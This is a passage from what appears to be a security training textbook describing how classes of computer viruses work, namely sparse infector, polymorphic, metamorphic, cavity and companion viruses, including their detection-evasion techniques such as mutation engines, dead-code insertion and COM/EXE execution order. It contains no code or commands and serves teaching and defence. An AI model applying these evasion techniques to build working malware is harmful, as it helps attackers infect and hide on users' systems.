

Figure 7.42: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below shows the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Wake up on 15th of
every month and execute code

Figure 7.43: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.

Metamorphic Viruses


Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure



This diagram depicts metamorphic malware variants with recorded code

Figure 7.45: Working of metamorphic virus

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself.


Figure 7.46: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.




Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory
Attacker
Notepad.exe
Notepad.com

